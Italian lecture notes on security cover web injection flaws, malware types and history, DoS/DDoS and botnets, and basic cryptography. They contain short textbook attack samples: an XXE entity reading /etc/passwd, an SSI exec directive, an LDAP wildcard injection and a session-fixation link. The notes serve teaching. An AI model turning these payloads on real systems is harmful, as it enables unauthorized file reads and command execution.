• XPath vs SQLi:

- ▶ **In comune:** query costruite a runtime, abuso di tautologie, bypass di autenticazione, ricostruzione blind con `substring()` e `name()`.
- ▶ **XPath piu limitato:** niente carattere di commento → bisogna iniettare codice che mantenga la query sintatticamente corretta (a volte si interrompe con un byte NULL); l'interprete XPath fa meno cose di un DBMS.

XML injection — iniezione di nodi in strutture XML quando i dati utente sono in un tag `<![CDATA[input]]>`: chiudendo il campo con `]]>` si iniettano nuovi nodi.

XML External Entities (XXE) — le **entita esterne** permettono di leggere file, aprire connessioni di rete, eseguire software o ridefinire entita. Servono siti che interpretano XML caricato o iniettato.

Esempio

Lettura di un file di sistema:

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY file SYSTEM "file:///etc/passwd"> ]>
<data>&file;</data>
```

Billion Laughs (DoS): entita annidate che si espandono esponenzialmente (`lol9` richiama dieci `lol8`, ciascuno dieci `lol7` ...), saturando la memoria del parser. Con supporto non standard (es. modulo `expect` di PHP) si arriva all'esecuzione di codice (`expect://id`).

LDAP injection — autenticazione con server LDAP e query come `(cn=" + $userName + " )`: inserendo `*` la query diventa `(cn=*)` = qualunque utente.

SSI injection — *Server Side Include* = scripting interpretato da alcuni web server (di solito disabilitato), per includere file (`<!--#include file="footer.html" -->`).

- Direttiva `exec` (`<!--#exec cmd="ls -l"-->`) include il **risultato di un comando**.
- Se si iniettano permanentemente tag HTML e gli SSI sono abilitati → esecuzione di comandi arbitrari.

9.4 Insecure Design e Security Misconfiguration

Definizione

Insecure Design: categoria «ombrello» per problemi che derivano non dall'implementazione o dalla configurazione ma dal **progetto** – difficili da correggere a posteriori (es. ripristino password tramite «domanda di sicurezza», processi che dipendono da fonti dati non verificabili). Contromisura: **Security by Design**, cioè considerare le minacce fin dalla progettazione.

• **Security Misconfiguration** — configurazioni non sicure di app o SO:

- ▶ pagine di amministrazione raggiungibili ma non linkate (es. `phpMyAdmin`);
- ▶ applicazioni di prova;
- ▶ password di default;
- ▶ pagine di errore con troppe info di debug (percorsi, stack trace);

- ▶ *directory listing* abilitato senza motivo.
- **Componenti con vulnerabilità note** (correlata) — blog, gallery, editor non aggiornati; molto diffusa nei CMS (es. WordPress).

9.5 Broken Authentication e gestione delle sessioni

Definizione

HTTP è **stateless**: il mantenimento della sessione è delegato all'applicazione, tipicamente tramite un **ID di sessione** trasmesso dal server all'autenticazione e ripetuto dal browser in ogni richiesta (via cookie o parametri GET/POST). Chi conosce l'ID di sessione di un utente autenticato può inviare richieste **nella sua sessione**.

- **Vulnerabilità principali:**
 - ▶ **Furto del cookie di sessione** — intercettazione su canale non cifrato, copia/incolla di URL contenenti il SID, XSS.
 - ▶ **ID di sessione non casuali** — dipendenti dallo username o con evoluzione prevedibile (contatore) → reverse engineering.
 - ▶ **Session fixation** (vedi sotto).

Esempio

Session fixation: l'ID di sessione viene «fissato» dall'utente invece di essere generato in modo sicuro. L'attaccante invia alla vittima il link `http://www.sito.com/login?SID=4tt4ck3r`; la vittima clicca e si autentica con le proprie credenziali; il sito mantiene `4tt4ck3r` come ID di sessione senza reinizializzarlo; l'attaccante, che conosce quel SID, può agire nella sessione della vittima.

- **Password deboli/note/indovinabili** (attenzione ai data leak!), password e sessioni troppo longeve.

9.6 Insecure Deserialization, Logging e SSRF

Definizione

Insecure Deserialization: l'applicazione deserializza dati senza verificarne l'autenticità. L'attaccante modifica la versione serializzata (es. un «supercookie» PHP), cambiando ad esempio il ruolo da `"user"` ad `"admin"`, e il server la usa fidandosene.

- **Logging — tre aspetti problematici:**
 - ▶ **Abilitazione/configurazione** — sto loggando? cosa? i log di default di un web server spesso non salvano il contenuto delle richieste.
 - ▶ **Memorizzazione** — log sulla stessa macchina cancellabili da chi la compromette → meglio aggregatore remoto o SIEM.
 - ▶ **Monitoraggio** — se nessuno li analizza servono solo post-mortem; analizzarli individua anche tentativi falliti e riduce il tempo di reazione.

Definizione

SSRF (Server-Side Request Forgery): un'applicazione web accede a contenuti esterni senza validare l'URL; un attaccante può forzarla a effettuare richieste anomale o verso destinatari imprevisti (ad esempio servizi interni non raggiungibili dall'esterno).

10 Malware

- **Malware** = **MAL*icious soft*WARE** — programma scritto per danneggiare un sistema, sottrarre informazioni, ottenere accesso non autorizzato o agire contro gli interessi del proprietario.
 - Non è una categoria di vulnerabilità ma uno **strumento offensivo**.
 - Spesso sfrutta le vulnerabilità viste (buffer overflow, injection, misconfigurazioni) per diffondersi ed eseguire il *payload*.

Definizione

Malware — software progettato per infiltrarsi o danneggiare un sistema senza consenso informato del proprietario.

- Definizione indipendente da **diffusione** e **funzione** → due assi di classificazione distinti.

10.1 Classificazione per modalità di diffusione

- **Asse 1 = come** il malware si propaga da un sistema all'altro.

Definizione

Virus: codice malevolo che si attacca a un programma o file ospite (*host*) e si replica solo quando l'utente esegue quel programma. Richiede quindi un'azione dell'utente (e un programma ospite) per diffondersi. Per analogia biologica, ha bisogno di un «organismo ospite».

Definizione

Worm: malware autonomo che si replica e si diffonde **da solo** attraverso la rete, sfruttando vulnerabilità dei servizi esposti, senza necessità di un programma ospite né di azione dell'utente. La capacità di propagazione automatica lo rende potenzialmente molto più rapido di un virus.

Definizione

Trojan (cavallo di Troia): programma apparentemente legittimo e utile che nasconde al suo interno funzionalità malevole. Non si replica autonomamente: si basa sull'inganno, inducendo l'utente a installarlo ed eseguirlo volontariamente.

Nota

Le tre categorie non sono mutuamente esclusive: un malware reale può combinare più meccanismi (ad esempio un worm che, una volta penetrato, installa un trojan con funzioni di backdoor).

10.2 Classificazione per funzione (payload)

- **Asse 2 = cosa fa** il malware una volta in esecuzione (indipendente dal modo in cui si è diffuso).

Tipo	Funzione
Spyware	Raccoglie informazioni sull'utente (abitudini, dati personali) e le trasmette a terzi senza consenso.
Adware	Mostra pubblicità non richiesta; spesso accompagnato da spyware per profilare l'utente.
Keylogger	Registra i tasti premuti dall'utente per sottrarre credenziali e dati sensibili.
Ransomware	Cifra i dati della vittima e richiede un riscatto (<i>ransom</i>) per fornire la chiave di decifratura.

Tipo	Funzione
Cryptominer	Sfrutta di nascosto le risorse di calcolo della vittima per minare criptovalute.
Bot	Trasforma il sistema infetto in un nodo controllabile da remoto, parte di una <i>botnet</i> .
Backdoor	Apri un canale di accesso nascosto che bypassa i normali meccanismi di autenticazione.
Logic bomb	Codice che resta inerte fino al verificarsi di una condizione (data, evento), poi attiva il payload.
RAT	<i>Remote Access Trojan</i> : fornisce all'attaccante controllo remoto completo del sistema.
Wiper	Distrugge irreversibilmente i dati; a differenza del ransomware non c'è intento estorsivo ma puramente distruttivo.

10.3 Tecniche di evasione: virus polimorfo e metamorfo

- **Obiettivo:** sfuggire al rilevamento **signature-based** (per firma) degli antivirus.
 - **Mezzo:** modificare il proprio aspetto a ogni infezione → la firma non resta costante.

Definizione

Virus polimorfo: a ogni replica cifra il proprio corpo con una chiave diversa, lasciando in chiaro solo una piccola routine di decifrazione (*decryptor*). La firma del corpo cambia continuamente; resta però rilevabile il decryptor. Il primo virus polimorfo è attribuito a Mark Washburn (1990).

Definizione

Virus metamorfo: più sofisticato del polimorfo, **riscrive completamente il proprio codice** a ogni replica (riordino di istruzioni, inserimento di codice morto, sostituzione di istruzioni equivalenti) senza ricorrere alla cifratura. Non esiste alcuna porzione costante: il rilevamento per firma diventa estremamente difficile.

Nota

La risposta difensiva a queste tecniche è il passaggio da rilevamento **signature-based** a rilevamento **comportamentale** (behavioral / euristico), che osserva cosa fa il programma invece del suo aspetto statico.

10.4 Malware celebri nella storia

- **Perché studiarli:** mostrano l'evoluzione delle minacce e l'impatto crescente sul mondo reale (dai floppy ai worm Internet, fino ai ransomware-worm).

Nome	Anno	Note
Elk Cloner	1982	Considerato il primo virus «in the wild»; infettava Apple II via floppy, mostrava una poesia.
Morris worm	1988	Primo worm Internet di larga scala; rallentò gran parte della rete; danni stimati 98M\$; portò alla nascita del primo CERT.
Melissa	1999	Macro-virus diffuso via e-mail (documenti Word); si auto-inviava ai primi 50 contatti di Outlook.
ILOVEYOU	2000	Worm via e-mail con allegato «LOVE-LETTER»; danni stimati 5,5 miliardi \$.

Nome	Anno	Note
Code Red / SQL Slammer	2001/2003	Worm che sfruttavano vulnerabilità di servizi (IIS, SQL Server); Slammer si diffuse in pochi minuti.
Blaster / Sobig	2003	Worm di massa che sfruttavano vulnerabilità RPC di Windows.
MyDoom	2004	Tra i worm e-mail più rapidi mai visti; usato per attacchi DDoS.
Koobface	2008	Worm diffuso tramite social network (Facebook, MySpace).
WannaCry	2017	Ransomware-worm; sfruttò EternalBlue; bloccato da un kill-switch.

10.5 Spyware governativo (policeware) e cyber-sorveglianza

- **Origine non criminale:** alcuni strumenti sono sviluppati da agenzie governative.
 - **Scopo:** sorveglianza e *law enforcement* → da cui il termine *policeware*.

Strumento	Note
Magic Lantern	Keylogger sviluppato dall'FBI per intercettare passphrase.
CIPAV	<i>Computer and Internet Protocol Address Verifier</i> , usato dall'FBI per identificare sospetti.
Room 641A	Struttura AT&T (San Francisco) usata dalla NSA per intercettazione di massa del traffico.
GALILEO / RCS	<i>Remote Control System</i> di Hacking Team (azienda italiana): suite di sorveglianza venduta a governi.

10.6 Ransomware: estorsione su scala globale

Definizione

Ransomware: malware che cifra i file della vittima e ne impedisce l'accesso, chiedendo un pagamento (tipicamente in criptovaluta) per la chiave di decifratura. Modello di business criminale: massimizza il danno reversibile (la vittima recupera i dati solo pagando).

- **Evoluzione storica:**
 - **Gpcode** (anni 2000) — primi esempi.
 - **WannaCry** (maggio 2017) + **Petya** / NotPetya — consacrazione globale.
- **WannaCry in dettaglio:**
 - Sfruttò **EternalBlue** (SMB di Windows) → si propagò come un **worm**.
 - Arrestato dalla scoperta accidentale di un *kill-switch* (un dominio che, se registrato, disattivava il malware).

Attenzione

Pagare il riscatto non garantisce il recupero dei dati e finanzia ulteriormente l'attività criminale. La difesa fondamentale contro il ransomware sono i **backup offline regolari** e testati, oltre al patching tempestivo.

10.7 Cyber-armi e attacchi a infrastrutture critiche

- **Cyber-armi** — categoria a parte di malware:
 - **Sofisticazione:** estremamente avanzati.
 - **Sviluppo:** risorse di livello statale (*nation-state*).
 - **Bersaglio:** obiettivi specifici, spesso **infrastrutture critiche** (impianti industriali, reti elettriche, sistemi SCADA).

Nome	Anno	Obiettivo / note
Stuxnet	< 2010	Sabotaggio delle centrifughe di arricchimento dell'uranio iraniane (sistemi SCADA Siemens). Usava 4 zero-day ; capolavoro di ingegneria offensiva.
Duqu	2011	Spyware imparentato con Stuxnet; raccoglieva informazioni per attacchi futuri.
Flame	2012	Strumento di cyber-spionaggio molto complesso, attivo in Medio Oriente.
Shamoon	2012	Wiper che distrusse decine di migliaia di workstation di Saudi Aramco.
Red October	2013	Campagna di spionaggio diplomatico durata anni.
Ucraina (rete elettrica)	2015/2016	Primi blackout causati da cyber-attacco (BlackEnergy / Industroyer).

Approfondimento

Esempi di danni fisici da cyber-attacco: l'esplosione di un oleodotto turco (2008) e i danni a un'acciaieria tedesca (2014, in cui un altoforno non pote essere spento correttamente) mostrano come il malware possa produrre effetti distruttivi nel mondo fisico, non solo digitali.

10.8 NotPetya: il cyber-attacco piu costoso della storia

- **NotPetya** (giugno 2017) — caso emblematico:
 - ▶ **Travestimento:** appariva come ransomware (Petya).
 - ▶ **Realta:** era un **wiper** — cifrava i dati in modo irreversibile, senza possibilita di recupero.
 - ▶ **Intento:** non estorsivo ma **distruttivo**.

Tratti tecnici e strategici:

- Propagazione tramite **EternalBlue** (CVE-2017-0144, vulnerabilita SMB) e tecniche di movimento laterale (Mimikatz, PsExec).
- Vettore iniziale: aggiornamento compromesso del software contabile ucraino **M.E.Doc** (attacco *supply chain*).
- Mascheramento da ransomware come forma di *maskirovka* (depistaggio): la richiesta di riscatto era una facciata.

Attenzione

NotPetya e considerato il **cyber-attacco piu costoso della storia**, con danni globali stimati oltre 10 miliardi \$. Tra le vittime: Maersk (300M\$), Merck (870M\$), FedEx/TNT (400M\$), Saint-Gobain (384M\$), Mondelez (184M\$). Sebbene mirato all'Ucraina, si propago incontrollatamente in tutto il mondo.

10.9 APT — Advanced Persistent Threat

Definizione

APT (Advanced Persistent Threat): secondo il NIST, un avversario dotato di livelli sofisticati di competenza e risorse significative, che gli permettono di perseguire i propri obiettivi attraverso molteplici vettori d'attacco (cyber, fisici, inganno). Tre caratteristiche chiave: **Advanced** (tecniche sofisticate), **Persistent** (presenza prolungata e mirata, non opportunistica), **Threat** (organizzazione strutturata con obiettivi precisi).

- **Natura:** un APT **non** e un singolo malware ma un **attore** (gruppo organizzato, spesso *nation-state*) che conduce campagne prolungate.

- **Fasi tipiche** (combinano tre dimensioni):
 - **Intelligence** — raccolta info sull'obiettivo, spesso via **OSINT** (Open Source INTelligence) e social professionali (LinkedIn) per profilare i dipendenti.
 - **Tecnologia** — sviluppo/acquisto di exploit, malware su misura, infrastruttura di comando.
 - **Psicologia** — ingegneria sociale, spear-phishing mirato.
- **Dopo l'accesso iniziale:**
 - **Movimento laterale** (lateral movement) nella rete, con tecniche come **Pass-the-Hash** (riuso dell'hash della password senza conoscerla in chiaro).
 - Installazione di **RAT** per il controllo remoto.
 - Canale verso un **server C&C** (Command and Control).

Nota

Problema dell'attribuzione: identificare con certezza chi sta dietro un APT è molto difficile (false flag, infrastrutture noleggiate, codice riutilizzato). Non esiste neppure uno standard di denominazione: lo stesso gruppo riceve nomi diversi dai vari vendor di sicurezza (es. APT28 / Fancy Bear / Sofacy indicano lo stesso attore).

11 Attacchi DoS e botnet

11.1 Denial of Service: concetto e tassonomia

Definizione

Denial of Service (DoS): attacco volto a rendere un servizio o un sistema indisponibile ai legittimi utenti. La negazione del servizio può essere causata in due modi: dal **volume** dei dati inviati alla vittima (saturazione delle risorse, *starvation*), oppure dal **contenuto** dei dati, pacchetti appositamente costruiti per sfruttare vulnerabilità di servizi, protocolli o implementazioni (bug progettuali o di implementazione hardware/software).

Caratteristiche generali degli attacchi DoS:

- Ogni host connesso in rete è potenzialmente soggetto ad attacchi DoS.
- **Non** è necessario compromettere il sistema attaccato (a differenza di un'intrusione): basta saturarlo o farlo crashare.
- Non richiedono particolari conoscenze: esistono numerosi tool e script pronti all'uso.
- Gli effetti possono essere limitati interrompendo l'attacco o riavviando l'host colpito.
- In molti casi sono **quasi impossibili da evitare** completamente.

Nota

Metodo di attacco: *diretto* (rivolto alla risorsa da rendere indisponibile) oppure *indiretto* (rivolto a una risorsa diversa dall'obiettivo ma per esso indispensabile). **Debolezza sfruttata:** bug/vulnerabilità, esaurimento di risorse, configurazioni errate.

11.1.1 Evoluzione storica

Lo schema dell'evoluzione degli attacchi DoS riflette il passaggio dallo sfruttamento di bug alla saturazione distribuita:

- **Seconda metà anni '90:** DoS che sfruttano bug o vulnerabilità note, tipicamente inviando **pacchetti malformati**.
- **Fine anni '90:** DoS che mirano a esaurire risorse, direttamente o indirettamente (es. la coda dei processi in attesa di completare il 3-way handshake).
- **Dal 1999:** attacchi **indiretti**, in cui l'attaccante usa altri host della rete (*Network Saturation / Bandwidth Consumption Attack*).
- **Dagli anni 2000:** proliferazione di virus, worm, spam come base per conquistare altri host: inizia l'epoca delle **botnet** e il passaggio da DoS a **DDoS**.

11.2 DoS che sfruttano bug e vulnerabilità

- **Meccanismo:** l'attaccante sfrutta uno o più **bug noti** del software della vittima.
 - **Mezzo:** spesso **pacchetti malformati**.
 - **Effetto:** crash o servizio inutilizzabile.

Attacco	Periodo	Meccanismo
Ping of death	ott. 1996	Pacchetti ICMP echo request frammentati che, riassemblati, superano la dimensione massima IP (65535 byte): reboot/hang/crash per cattiva implementazione dello stack TCP/IP.
Teardrop	1997	Frammenti IP con offset sovrapposti ; il riassemblaggio manda in crash sistemi con stack TCP/IP difettoso (Win 95/NT, Linux).

Attacco	Periodo	Meccanismo
WinNuke	dic. 1996	Pacchetto OOB (Out Of Band, URG=1) malformato sulla porta TCP 139 (NetBIOS): la funzione non controlla la sintassi e passa i dati al kernel: fermo sistema.
Land	nov. 1997	Pacchetto TCP SYN con IP/porta sorgente uguali a quelli di destinazione: la vittima tenta una connessione con se stessa che non completa mai il 3-way handshake.

Esempio

WinNuke e la corsa alle patch: la prima patch filtrava i pacchetti contenenti il payload «bewm» tipico dell'attacco. Pochi giorni dopo comparve WinNuke2, che generava un payload casuale, vanificando il filtro. Solo allora Microsoft rilasciò una patch che correggeva davvero il bug. Lezione: filtrare la **firma** di un attacco e una difesa fragile; va corretta la causa.

Nota

Land — rilevazione e reazione: si individuano pacchetti provenienti da Internet, diretti a un host della propria LAN, ma con **indirizzo sorgente appartenente alla rete interna** (impossibile se legittimi). Tali pacchetti possono essere filtrati in ingresso perché sicuramente maligni; resta il problema degli attacchi dall'interno. Una variante moderna dello sfruttamento di bug protocollari è l'**HTTP/2 Continuation Flood** (aprile 2024), capace di mandare in crash web server con una singola connessione.

11.3 DoS per esaurimento di risorse

Definizione

Resource starvation: l'aggressore rende la vittima irraggiungibile o inutilizzabile saturando una risorsa: CPU, memoria, spazio su disco, numero di connessioni aperte, thread worker, file aperti. Inducendo un carico di lavoro molto elevato, il sistema diventa inutilizzabile o va in crash. Semplici attacchi di forza bruta.

11.3.1 Bandwidth consumption e flooding

- **Bandwidth consumption** — obiettivo: generare tanto traffico da consumare tutta la banda della vittima.
- **Due scenari:**
 - **Banda attaccante > banda vittima** — inonda semplicemente con un'enorme quantità di pacchetti.
 - **Banda attaccante < banda vittima** — ricorre a tecniche di **amplificazione** per saturare comunque la banda.
- **Tecniche di flooding** (inondare la vittima):
 - ICMP flooding.
 - TCP flooding (SYN, SYN+ACK, RST).
 - UDP flooding.
 - Tipicamente sfruttano **IP spoofing**, pacchetti malformati e comunicazioni mascherate.

11.3.2 TCP SYN flood

Definizione

TCP SYN flood: l'attaccante invia numerosi pacchetti TCP SYN (richieste di connessione) con indirizzi IP sorgenti *spoofed* casuali, senza mai completare il 3-way handshake. La vittima alloca risorse per ogni connessione semi-aperta e riempie la **backlog queue**, fino a non poter più accettare nuove richieste SYN.

- **Conseguenze:**
 - Esaurimento della **backlog queue** (coda di connessione).
 - Difficile rintracciare l'origine (per lo spoofing) e filtrare con access-list su IP sorgente (varia casualmente).

- I SYN-ACK inviati dal target verso indirizzi inesistenti non arrivano mai → il target resta in attesa di ACK che non riceve.

Lato	Contromisure
Rete vittima (rispettano TCP)	Aumentare la dimensione della SYN-ACK queue; ridurre il time-out del 3-way handshake.
Rete vittima (non rispettano TCP)	SYN cookies ; scartare pacchetti SYN casualmente. I next-generation firewall includono mitigazioni SYN flood.
Rete attaccante	Egress filtering (filtri anti IP-spoofing): impediscono che la propria LAN sia usata come base d'attacco. Risolvono il problema a monte, ma non sempre implementati.

11.3.3 Attacchi di amplificazione: smurf e fraggle

Definizione

Smurf: l'attaccante invia un pacchetto ICMP echo request con IP sorgente *spoofed* (quello della vittima) all'**indirizzo di broadcast** di una rete. Tutti gli host di quella rete (gli «amplificatori») rispondono con un echo reply verso la presunta sorgente: la vittima. **Fraggle** è identico ma usa pacchetti UDP.

- **Tre reti coinvolte**: sito origine dell'attacco, **intermediari amplificatori**, **bersaglio**.
- **Contromisure su tre livelli**:
 - Per non essere **attaccanti** → filtrare **in uscita** i pacchetti ICMP diretti a un broadcast address.
 - Per non essere **amplificatori** → filtrare gli stessi **in ingresso**.
 - Per non essere **vittime** → bloccare in ingresso il traffico ICMP echo reply (problema: blocca anche le risposte ai ping legittimi).

11.4 Distributed Denial of Service (DDoS)

Definizione

DDoS (Distributed Denial of Service): porta all'estremo il flooding usando **molte sorgenti** (anche migliaia) per generare il traffico verso una o più **vittime di I livello** (gli obiettivi finali). Le sorgenti sono **vittime di II livello** (host compromessi). Si combinano vari tipi di flooding (ICMP, TCP SYN, ...), spoofing IP generalizzato e traffico **lecito** (pacchetti non corrotti, difficili da filtrare).

- **Perché è difficile rintracciare gli esecutori**: struttura **multi-livello** dell'attacco + spoofing.

attaccante → master → demoni (daemon) → vittima

Scenario di attacco mediante botnet:

1. Installazione di tool di cracking sugli host zombie (scanner, exploit, rootkit, DoS/DDoS tool).
2. Attivazione degli host compromessi per cercare e compromettere altri host.
3. Creazione della rete DDoS con uno o più master e i daemon.
4. Avvio dell'attacco: l'attaccante, tramite il master, invia ai daemon l'ordine di attacco (al master basta una lista dei daemon, anche un semplice file di testo).

Esempio

Tribe Flood Network (TFN) (Mixer, 1999) è uno dei primi tool DDoS: il *client TFN* (master) comanda i *daemon TFN*, che possono lanciare TCP SYN flood, UDP flood, ICMP flood e smurf flood.

11.4.1 Amplificazione e dimensioni record

Approfondimento

Crescita delle dimensioni: nel 2016 un DDoS contro la BBC raggiunse 602 Gbit/s. Il 28 febbraio 2018 l'attacco a GitHub toccò 1,3 Tbit/s (record superato in cinque giorni); il 5 marzo 2018 un ISP statunitense subì 1,7 Tbit/s. Nel 2021 Microsoft Azure ne respinse uno da 2,4 Tbit/s. Gli attacchi del 2018 sfruttavano server **memcached** malconfigurati: 17.000 server espongono pubblicamente memcached via UDP; usando l'IP della vittima come falso mittente di richieste UDP non autenticate, la risposta era fino a **50.000 volte** più grande della richiesta (amplificazione).

11.5 Botnet

Definizione

Botnet (da *robot* + *network*): rete di computer «robotizzati» (zombie) compromessi (*bot*), che costituiscono un «esercito» controllabile da remoto. Gestita da un unico centro logico di **Command and Control (C&C)**, realizzato per affidabilità tramite più computer distribuiti: storicamente basato su IRC, poi P2P (Phatbot), HTTP, oggi prevalentemente HTTPS.

La **creazione di una botnet** segue le fasi:

1. Ricerca di sistemi compromettibili (preferendo host con connessione permanente a banda larga).
2. Exploit delle vulnerabilità per conquistarne l'accesso.
3. Caricamento del codice servant e dei tool di exploit/attacco/cracking.
4. Gestione tramite il C&C.

Nota

Scopi e modello economico: spesso il cybercriminale crea una grande botnet e ne **vende o noleggia l'uso** ad altri (modello *Botnet as a Service*). Una botnet è strumento fondamentale per SPAM (phishing, truffe), DoS/DDoS, scansione e diffusione di malware. Esempio di listino del gruppo BestBuy (400.000 bot dichiarati): il prezzo dipende dal numero di bot, dalla durata d'uso e dal *cooldown time*; es. 50.000 bot per attacchi di 1 ora con 5 minuti di cooldown per 2 settimane → 4.000\$.

Botnet	Anno	Note
Storm	2008	1,5 milioni di zombie; diffusa via XSS reflected + social engineering; controllo P2P; noleggiata ad altri criminali.
Conficker	2009	Da 3,5 a 9 milioni di host infettati.
Mariposa	2011	12 milioni di computer infetti.
Mirai	2016	Botnet di dispositivi IoT (telecamere, video player); codice poi reso pubblico; 600.000-1M dispositivi.

Esempio

Mirai e l'attacco a Dyn: Mirai colpì inizialmente Dyn, noto provider DNS, causando disservizi mondiali (Netflix, Twitter, Amazon irraggiungibili), sfruttando oltre 300.000 dispositivi IoT. Gli autori (Paras Jha, Dalton Norman, Josiah White) gestivano paradossalmente un'azienda di «protezione anti-DDoS»: lanciavano attacchi e poi vendevano protezione. Jha diffuse il codice sorgente per crearsi un alibi; da quella pubblicazione nacquero molte botnet derivate (es. 900.000 router compromessi in Germania).

- **Botnet Andromeda** — tra le più longeve:
 - Smantellata a dicembre 2017 da FBI + Europol.

- Rilevata su oltre 1 milione di host al mese.
- Distribuiva 80 famiglie di malware; collegata alla botnet Avalanche.

11.6 Difesa dagli attacchi DoS/DDoS

Approccio	Soluzioni
Proprie (interne)	Tool di scansione per individuare processi/eseguibili sospetti (segnali di zombie); patch management; analisi del traffico (anomalie via machine learning su big data, collegamenti verso IP blacklisted); configurazione di router/firewall.
Esterne	Strumenti anti-DoS a livello di ISP (es. AT&T); CDN come Akamai (Kona Site Defender: 200.000+ server in 120 Paesi, WAF per il livello applicativo); servizi nati per la protezione anti-DoS come CloudFlare. Non risolvono ogni problema, ma rendono molto più difficile la vita dell'attaccante.

11.7 DoS e cyber warfare

- **Obiettivo DoS/DDoS:** danneggiare l'operatività e la resilienza di un sistema/servizio.
- **Possibile matrice statale:** atto di *warfare*, con motivazioni politiche, ideologiche o economiche.

Approfondimento

Il caso Estonia (maggio 2007): per tre settimane l'Estonia fu sotto attacco informatico. In sequenza furono colpiti i siti delle istituzioni (DDoS e web defacement), poi giornali e TV (DDoS), infine i sistemi bancari (attacchi di penetrazione, con sospensione di servizi online). L'Estonia, fortemente digitalizzata (e-government, voto elettronico), accusò apparati dello Stato russo (motivo scatenante: lo spostamento di un monumento all'Armata Rossa); la Russia smentì. Poiché l'Estonia è membro NATO, il caso sollevò per la prima volta la questione se un attacco informatico costituisca un atto di guerra ai sensi del Patto Atlantico. Gli esperti NATO escludono l'azione di pochi individui isolati ma ritennero impossibile provare il coinvolgimento russo, proprio per la natura distribuita degli attacchi DDoS.

Nota

Le «prime volte» del DoS: prima sveglia per le grandi aziende (1999, 12 ore di inaccessibilità a Yahoo); prima sveglia politica (Estonia, 2007); prima sveglia militare (Georgia, settembre 2007, attacchi DoS prima dell'ingresso dei carri armati russi); prima sveglia delle «cose» (ottobre 2016, Mirai, 1 milione di dispositivi IoT vulnerabili).

- **Cyber warfare** — va oltre il DoS:
 - Più di **100 Paesi** stanno sviluppando capacità offensive.
 - Comprende azioni di **difesa** e di **attacco** (spionaggio, sabotaggio, influenza psicologica).
- **Dottrina USA** — tre categorie:
 - *Defensive Cyber Operations* — difesa.
 - *DoD Information Network Operations* — supporto.
 - *Offensive Cyber Operations* — articolate in:
 - *Computer Network Operation* — sabotaggio (DoS, attacchi diretti, malware).
 - *CNO + PSYOP* — spam, phishing, deception.
 - *Computer Network Exploitation* — spionaggio **attivo** (superare le difese e installare malware).
 - *SIGINT* — spionaggio **passivo** (intercettazione di segnali).
- **Cina e Russia:** definizioni «sfumate», centrate su controllo dello spettro informativo, distruzione delle reti nemiche, operazioni psicologiche e di disinformazione.

Parte II

Difese: crittografia e protocolli

Gli strumenti matematici e i protocolli con cui si proteggono riservatezza, integrità, autenticità e non ripudio: crittografia simmetrica e asimmetrica, funzioni hash, firma digitale, certificati e protocolli sicuri.

12 Introduzione alla crittografia e steganografia

12.1 Perché serve la crittografia

- **Problema:** l'informazione che viaggia su Internet e, per scelta progettuale della rete, **accessibile, non cifrata e non autenticata** → intrinsecamente insicura.
 - Senza strumenti aggiuntivi non sarebbe utilizzabile per i servizi odierni (commercio elettronico, servizi finanziari, dati aziendali, informazioni legali, dati sanitari).
- **Soluzione:** la crittografia fornisce le garanzie che mancano nativamente.

Definizione

Le quattro **garanzie di sicurezza** desiderate per informazioni e servizi:

1. **Riservatezza** (confidenzialità): anche se intercettata o rubata, l'informazione non è interpretabile.
2. **Integrità:** il messaggio ricevuto è identico a quello inviato (nessuna modifica, inserimento, cancellazione o riutilizzo); analogamente per i dati memorizzati.
3. **Autenticazione:** certezza dell'identità di chi comunica.
4. **Non ripudiabilità:** il mittente non può negare di aver inviato un messaggio.

12.2 Crittologia: le tre discipline

Definizione

La **crittologia** è «l'arte e la scienza delle scritture segrete» e si articola in tre discipline:

- **Crittografia:** protegge la riservatezza **manipolando** l'informazione (la rende incomprensibile).
 - **Steganografia:** protegge la riservatezza **nascondendo** l'informazione (ne occulta l'esistenza).
 - **Crittoanalisi:** studia come **violare** la riservatezza di messaggi cifrati o steganografati senza possedere la chiave.
- **Etimologia:** dal greco *kriptos* (nascosto) + *grafein* (scrivere).
 - **Cos'è:** arte di progettare algoritmi (*cifrari*) che, con l'ausilio di un parametro (la **chiave**), permettono di:
 - **Cifrare** — rendere un messaggio incomprensibile a tutti tranne al destinatario.
 - **Decifrare** — riportarlo in chiaro con algoritmo e chiave corrispondenti.

Nota

Terminologia: il *testo cifrato* (o crittogramma) e il risultato della cifratura; il *cifrario* è l'intero procedimento; la *decifrazione* è l'operazione che, eseguita dal destinatario, riporta il testo cifrato in chiaro.


12.3 Il crittosistema

Definizione

Un **crittosistema** è una quintupla (E, D, M, K, C) dove:

- M = testo in chiaro (*plaintext*), K = chiave, C = testo cifrato (*ciphertext*);
- $E : M \times K \rightarrow C$ = funzione di cifratura;
- $D : C \times K \rightarrow M$ = funzione di decifrazione.

Se $K = \{k\}$ (un'unica chiave) la crittografia è **simmetrica**; se $K = \{k_1, k_2\}$ (coppia di chiavi) è **asimmetrica**.



Cifratura simmetrica: la stessa chiave segreta cifra e decifra. Va condivisa in modo sicuro fra le parti.

12.4 Sicurezza incondizionata e computazionale

Definizione

Uno schema è **incondizionatamente sicuro** se il testo cifrato non contiene abbastanza informazione per determinare il testo in chiaro, indipendentemente da quanto ciphertext (o da quante coppie testo chiaro/cifrato) sia disponibile. **Eccetto il one-time pad, nessun algoritmo è incondizionatamente sicuro.**

- **Sicurezza computazionale** — ciò di cui ci si accontenta nella pratica; due criteri:
 - **Costo** per crittoanalizzare il codice > valore dell'informazione cifrata.
 - **Tempo** per crittoanalizzarlo > tempo per cui l'informazione resta utile.

12.5 Crittoanalisi e attacchi

Definizione

Crittoanalisi: pratica di rilevare ciò che la crittografia tenta di nascondere. Il crittoanalista cerca di violare i messaggi cifrati, recuperare la chiave o scoprire i punti deboli degli algoritmi, anche senza conoscere la chiave segreta.

- **Su cosa si basano gli attacchi di crittoanalisi:**
 - **Natura dell'algoritmo.**
 - **Chiave.**
